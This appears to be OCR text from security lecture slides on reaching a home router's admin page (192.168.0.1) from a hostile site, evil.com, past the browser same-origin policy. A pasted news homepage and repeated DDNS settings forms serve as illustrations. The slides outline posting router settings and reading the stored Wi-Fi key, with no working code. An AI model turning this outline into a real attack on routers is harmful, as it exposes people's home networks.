
WEP

WPA

Secret key are still stored via a web interface

Some routers

Getting the key from a web page



HOME PAGE | TODAY'S PAPER | VIDEO | MOST POPULAR | TIMES TOPICS | MOST RECENT

Get Home Delivery | Log In | Register Now | TimesPeople

The New York Times

Wednesday, June 30, 2010 Last Update: 6:20 PM ET

Search

Try the New Times Skimmer ▸

▸ Subscribe to Home Delivery | Personalize Your Weather

Switch to Global Edition ▸

JOBS
REAL ESTATE
AUTOS
ALL CLASSIFIEDS

WORLD
U.S.
POLITICS
N.Y./REGION
BUSINESS
TECHNOLOGY
SPORTS
SCIENCE
HEALTH
OPINION
ARTS
Books
Movies
Music
Television
Theater
STYLE
Dining & Wine
Fashion & Style
Home & Garden
Weddings/ Celebrations
TRAVEL

Blogs
Cartoons / Humor
Classifieds
Corrections
Crossword / Games
Education
First Look
Learning Network

Federal AIDS Drug Program Is Strained by Weak Economy

By KEVIN SACK 12:31 PM ET

The government program that gives life-sustaining drugs to people with H.I.V. or AIDS who cannot afford them has seen its waiting list rise sharply.

- Times Topics: AIDS/H.I.V.

Post a Comment | Read (81)

Death Sentence Is Voided for Killer of 2 N.Y.P.D. Officers

By MANNY FERNANDEZ and A. G. SULZBERGER 2:37 PM ET

A panel of federal judges ruled that Ronell Wilson, convicted of killing two undercover detectives in 2003, must be resentenced because of legal errors.

Cypriot Police Say Russian Spying Suspect Vanished

By THE ASSOCIATED PRESS 4 minutes ago

Cypriot police began searching for an alleged Russian spy wanted in the United States who vanished after being released on bail.

- Suspect Cultivated Friends

Markus Schreiber/Associated Press

Poor Showing for German Presidential Pick

By NICHOLAS KULISH 14 minutes ago

Chancellor Angela Merkel's chosen candidate, Christian Wulff, limped to victory, damaging her political fortunes.

Interior Delays Offshore Expansion Hearings

By JOHN M. BRODER 5:15 PM ET

The Interior Department pushed back the date of public hearings on the administration's plan, announced before the Gulf of Mexico oil spill, to expand offshore drilling.

- Waves From Storm Hinder Spill Effort 5:43 PM ET
- Green Blog: Jindal Seals Spill Records | U.S. Fines BP

S.E.C. Tightens Rules on Public Pension Funds

By EDWARD WYATT 2:01 PM ET

New measures would prevent campaign donors from using political connections to gain influence.

Drink. Trade. Refill. Lose $10 Million.

By JULIA WERDIGIER 32 minutes ago

A former oil futures broker engineered a jump in the price of

OPINION »


THE CONVERSATION

Old Media v. New Media


David Brooks and Gail Collins on how their profession has changed.

- Dowd: A Tale of Two Generals | Comments (187)
- Friedman: In Ramallah
- Editorial: Who Will Fight for the Unemployed?
- Op-Ed: Why We Talk to Terrorists
- Wright: Jihad Myth

Browser same origin policy (SOP)



http://evil.com




DDNS (Dynamic DNS) Settings

Dynamic DNS provides users on the Internet a method to tie their domain name(s) to computers or servers. DDNS allows your domain name to follow your IP address automatically by having your DNS records changed when your IP address changes.

Dynamic DNS	○ Enable ● Disable
Provider	dyndns.org ▾
Domain Name	
Account / E-mail	


http://192.168.0.1 (router)

Browser same origin policy (SOP)



http://evil.com

Post




DDNS (Dynamic DNS) Settings

Dynamic DNS provides users on the Internet a method to tie their domain name(s) to computers or servers. DDNS allows your domain name to follow your IP address automatically by having your DNS records changed when your IP address changes.

Dynamic DNS	○ Enable ● Disable
Provider	dyndns.org ▾
Domain Name	
Account / E-mail	


http://192.168.0.1 (router)

Browser same origin policy (SOP)



Post

Read



DDNS (Dynamic DNS) Settings


Dynamic DNS provides users on the Internet a method to tie their domain name(s) to computers or servers. DDNS allows your domain name to follow your IP address automatically by having your DNS records changed when your IP address changes.

Dynamic DNS	○ Enable ● Disable
Provider	dyndns.org ▾
Domain Name	
Account / E-mail	

